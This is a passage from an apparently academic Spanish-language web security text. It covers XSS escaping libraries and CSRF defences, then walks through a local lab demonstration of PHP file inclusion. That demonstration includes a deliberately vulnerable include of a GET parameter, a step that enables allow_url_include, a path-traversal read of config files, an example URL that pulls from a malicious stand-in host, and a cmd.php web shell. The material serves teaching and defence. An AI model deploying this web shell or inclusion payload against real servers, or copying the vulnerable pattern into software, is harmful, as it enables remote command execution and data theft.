Muchos desarrolladores web optan por aplicar sus propios mecanismos de filtrado; por lo generar escriben el código del lado de servidor en (PHP, ASP, o algún otro lenguaje de desarrollo web habilitado) para buscar palabras clave y reemplazarlas por cadenas vacías. Es sencillo encontrar códigos escritos por desarrolladores que hacen uso de expresiones regulares para realizar el filtrado y la sustitución. Esta técnica no es mala en sí misma, sin embargo por desgracia los hackers usualmente tiene más experiencia que los desarrolladores web, y a menudo burlan los filtros más simples mediante el uso de técnicas tales como: codificación hexadecimal, variaciones de caracteres Unicode, y caracteres nulos en cadenas de caracteres. Estas técnicas deberían ser tenidas en cuenta y por esta razón se recomienda utilizar algún tipo de biblioteca que ha sido probada y validada por la comunidad que realiza pruebas en general.

Muchas bibliotecas existen para elegir desde estas, y la elección dependerá principalmente de la tecnología back-endque utiliza el servidor web. Lo importante es elegir una biblioteca que sea regularmente mantenida por fuentes confiables ó conocidas. Las técnicas XSS cambian y surgen nuevas formas de explotación todo el tiempo de tal forma que los filtros deben ser actualizados periódicamente con el fin de evitar ataques nuevos no tan conocidos.

[66] http://www.acunetix.com/blog/web-security-zone/articles/preventing-xss-attacks/

Si se está utilizando Java, entonces un buen lugar para buscar protección a ataques XSS, es un proyecto alojado en el código de Google. Este código pretende filtrar todos los ataques XSS de código HTML conocidos. PHP dispone de unas bibliotecas más amplias llamada: purificador HTML que tiene licencia de código abierto y puede ser personalizado y mejorado según las necesidades.

Otra librería interesante que se puede utilizar es HTMLMarkdown que convierte los textos desde los estándares de los usuarios y limpia el XHTML. Esto da la ventaja que el mínimo marcado HTML puede existir en las entradas de los usuarios (tales como negrita, línea de piso y colores). HTML Markdown es un biblioteca de Perl y no está realizada expresamente para prevenir ataques futuros de XSS por lo que probablemente no debería ser esta la última línea de defensa contra este tipo de ataques.

Escapando de XSS: Este es el principal medio para desactivar un ataque XSS. Cuando se realiza "Escaping" se está efectivamente diciendo al navegador que los datos que se envían deberían ser tratados como datos y no deberían interpretarse de otra manera. Si un atacante logra poner un Script en una página, la víctima no se afectada porque el navegador no ejecutará el script si se trata de caracteres de escape.

Por ejemplo, en HTML se pueden escapar caracteres peligrosos mediante el uso de &# secuencia seguida por los códigos de caracteres mismos.

Un carácter "<" se vería así: &#60. El carácter ">" se vería así: $#62. Abajo esta una lista de códigos de escape comunes en HTML.:

" ---> &#34
---> &#35
& ---> &#38
' ---> &#39
(---> &#40
) ---> &#41
/ ---> &#47
; ---> &#59
< ---> &#60
> ---> &#62

Escapar de HTML es relativamente fácil, sin embargo, con el fin de protegerse de una forma más adecuada de todos los ataques XSS se requiere utilizar está técnica para JavaScript, Hojas de Estilo en Cascada, y algunos datos XML. Hay también muchas dificultades si se trata de realizar todos los métodos de escape por si mismos, aquí es donde se hace importante el uso de librerías o bibliotecas que utilicen métodos de escape.

Las dos librerías de "Escaping" más conocidas se encuentran disponibles en ESAPI desarrollada por OWASP y AntiXSS de Microsoft. ESAPI se puede

conectar a varias tecnologías tales como: Java, .NET, PHP, ASP Clásico, Cold Fusion, Phyton y Haskell. AntiXSS protege exclusivamente tecnologías Microsoft, y es por lo tanto adecuado en un entorno donde se maneje todo con Microsoft. Ambas librerías son actualizadas constantemente para mantener al día con las últimas técnicas hacker utilizadas, estas librerías son mantenidas por expertos en la industria quienes comprenden los tácticas de cambios y tecnologías emergentes como HTML5.

Cuando Escapar: No se puede simplemente escapar a todo, o de lo contrario los scripts y códigos HTML realizados no funcionarán, lo que ocasiona que la página no se utilizable. Hay sitios en las páginas web que se necesitan para garantizar adecuadamente las propiedades de escape. Se pueden utilizar las propias funciones de escape, lo cual no se recomienda, o se pueden utilizar las librerías de ESAPI y AntiXSS, lo cual sería lo ideal debido al grado de compromiso que existe por parte de los expertos en mantenerlas actualizadas.


Formas de protección contra CSRF ó XSRF):

- ✓ Requerir una clave secreta: Se pide clave al usuario antes de llevar a cabo cualquier acción que pueda comprometer la aplicación.
- ✓ Limitar el tiempo de vida de la sesión: Esta acción se realiza en la mayoría de aplicaciones web con contenidos sensibles.
- ✓ Deshabilitar la opción de "Recordarme": Esto ayuda por ejemplo a prevenir ataques CSRF, es decir que si esta opción se encuentra activa y luego se intenta un ataque CSRF en contra de la web, se tienen más posibilidades de que esta vulnerabilidad sea explotada, esto debido a que el no estar logueado no indica mucho, ya que al se inicia sesión automáticamente, ejecutando la acción que el exploit envío.
- ✓ Comprobar la cabecera Referer: Cualquier petición que no contenga esta cabecera debe ser denegada, debido a que existen formas sencillas de evitar el envío de esa cabecera. Además, esta validación podría tener problemas con navegadores o proxies que evitan el envío de esta cabecera por razones de privacidad. Sin embargo, si el sitio web requiere de máxima seguridad, es una opción más a tener en cuenta.
- ✓ Usar GET y POST debidamente: Las peticiones GET nunca deben de tener efectos permanentes. Si bien los envíos POST también se pueden falsear, es una tarea más complicada en la que tienen que darse más vulnerabilidades[6767].

[67] http://web.ontuts.com/tutoriales/apuntes-sobre-seguridad-web/

4.1.3 Remote File Inclusión (RFI)

Figura 16. Diagrama PHP – Remote File Inclusion



https://www.trustwave.com/downloads/whitepapers/Trustwave_WP_PHP_Remote_File_Inclusion.pdf

La inclusión remota ó local de ficheros o código se presenta cuando se permite a los atacantes incluir código y datos arbitrarios en la aplicación vulnerable, que luego se ejecutará en el servidor. Muchas aplicaciones permiten subir ficheros, fotos, documentos, etc. La inclusión de los ficheros puede ser tanto local (LFI) como remota (RFI)[68]

Esta vulnerabilidad se aprovecha cuando existe una utilización errónea de las funciones incluir en PHP, tal como require (), include(), include_once(), y require_once(). Estas funciones permiten la inclusión de un archivo en la web.

Este ataque se presenta cuando el request_global de php se encuentra en estado=On

Ejemplo: http://www.victima.org/?include_path=http://www.maligno.com/rfi.php??

Los métodos GET y POST son dos métodos de transferencia de datos al servidor web. La inclusión de ficheros, suele explotarse mediante GET debido a que está relacionado con la edición de las variables que se envían al servidor, aunque también puede explotarse mediante el método POST[69] [70].

[68] http://darvein.tradebit.com/pub/9004/FileInclusion.pdf
[69] http://dan1t0.wordpress.com/2011/05/03/rfi_lfi_chroot/
[70] http://www.aztlan-hack.org/index.php?command=1022&id=Manual-de-RFI-Remote-File-Inclusion

La diferencia entre el método GET y el POST, consiste en el que método GET, permite visualizar en la barra de direcciones del navegador los datos que se envían al servidor, mientras que el método POST no tiene está particularidad. Por tal motivo, GET tiene un límite de longitud en cuanto a los valores de las variables, mientras que el método POST no.

Ejemplo: Por lo tanto, es más fácil determinar que una web es vulnerable a la inclusión de ficheros, si está utilizando el método GET para el envío de la información.

```
http://servidor.com/archivo.php?var1=dato1&var2=dato2
```

4.1.3.1 Ejemplo Práctico de Remote File Inclusion y Local File Inclusion

Para lograr el ejemplo práctico de este tipo de vulnerabilidad, se instalara un servidor web local con Apache y PHP, para este fin, se descarga el instalador desde la web www.easyphp.org, que incluye Apache, PHP, MySQL y PhpMyAdmin. La instalación no requiere de conocimiento específico es totalmente intuitiva.

Para realizar la demostración del ataque se visualiza el archivo de configuración del servidor: pnp.ini que se encuentra en: Configuración\PHP, analizando este archivo se encuentra una sección Fopen Wrapers donde se encuentran los parámetros de timeout de la conexión, el user-agent y se observa la siguiente línea:


```
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
allow_url_include = Off
```

```
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
allow_url_include = On
```

Después de realizar el cambio, se puede modificar ficheros en el servidor propio en la carpeta “www” dentro del directorio de instalación en el que se instalo EasyPHP.

Se crean tres archivos en el directorio “www”, el primero que es el archivo “index.php”, el segundo que se llama: “aux1.php” y el tercero que se llama: “aux2.php”. Visualizando index.php:


Figura 17. Imagen 1 – Ejemplo RFI-LFI_index.php



http://darvein.tradebit.com/pub/9004/FileInclusion.pdf

Visualizando aux1.php


Figura 18. Imagen 2 – Ejemplo RFI-LFI_aux1.php



http://darvein.tradebit.com/pub/9004/FileInclusion.pdf

Visualizando aux2.php

Figura 19. Imagen 3 – Ejemplo RFI-LFI_aux2.php



http://darvein.tradebit.com/pub/9004/FileInclusion.pdf


Ahora se modificará el código del archivo index.php y quedaría así:

```
<html>
<head>
<title>PoC Inclusion de Ficheros</title>
</head>
<body>
Prueba de concepto de inclusión de ficheros
<br>
Ir al fichero <a href="index.php?sec=aux1.php">aux1.php</a><br>
<?php
        if(isset($_GET['sec']))
        {
                include $_GET['sec'];
        }
?>
</body>
</html>
```

- **Realizando Inclusion de Ficheros Locales (LFI)**

El código anterior, incluye en la web el contenido de la variable “sec”, si hacemos click en el enlace se observa:

Figura 20. Imagen 4 – Ejemplo RFI-LFI




http://darvein.tradebit.com/pub/9004/FileInclusion.pdf

Es importante visualizar en la barra de direcciones (¿sec=aux1.php), ya que este tipo de enlaces, es posible detectar que la página web llama directamente a los archivos a incluir, por lo tanto, permite incluir archivos a los que no se tendría acceso mediante la página web, en este caso, al archivo aux2.php. Reemplazando en la barra de dirección por: sec=aux2.php

Visualizando el cambio

Figura 21. Imagen 5 – Ejemplo RFI-LFI




http://darvein.tradebit.com/pub/9004/FileInclusion.pdf

En este caso, no se obtienen ganancias si se incluye un archivo que muestre ese texto, sin embargo podemos modificar el archivo de configuración como httpd.conf o my.ini que contienen toda la configuración del servidor web y de MySQL. Se incluirá en la barra de navegación lo siguiente: sec=../conf_files/httpd.conf. El resultado sería:

Visualizando el resultado del cambio anteriormente sugerido

Figura 22. Imagen 6 – Ejemplo RFI-LFI




http://darvein.tradebit.com/pub/9004/FileInclusion.pdf

Con este ejemplo es posible visualizar archivos: boot.ini, passwd e incluso shadow de un sistema Unix con un mala configuración.

- **Realizando Inclusión de Ficheros Remotos (RFI)**

Asignando a la variable sec del archivo aux2.php el valor: 'http://foro.elhacker.net'. El resultado sería:

Figura 23. Imagen 7 – Ejemplo RFI-LFI



http://darvein.tradebit.com/pub/9004/FileInclusion.pdf


Si el foro de la página: elhacker.net se visualiza no es mucho lo que se puede hacer con esto, es decir se conoce que la vulnerabilidad existe, sin embargo se podría provocar que no apunte a una página normal sino a un archivo PHP creado especialmente. Para ver este escenario se creará el archivo: cmd.php con el siguiente código:

Código del archivo cmd.php

```
<html>
<body>
<?php
                    if(isset($_GET['cmd']))
                        system($_GET['cmd']);
                    else
                        echo 'Debes incluir un valor
por GET a la variable cmd';
?>
</body>
</html>
```

Al cargar la url: http://localhost/index.php?sec=http://localhost/cmd.php?cmd=dir se observa la salida en el navegador, del comando “dir” de msdos, así:

Figura 24. Imagen 8 – Ejemplo RFI-LFI



Prueba de concepto de inclusión de ficheros
Ir al fichero aux1.php
El volumen de la unidad C es PRINCIPAL El nfmero de serie del volumen es: E890-4699 Direc

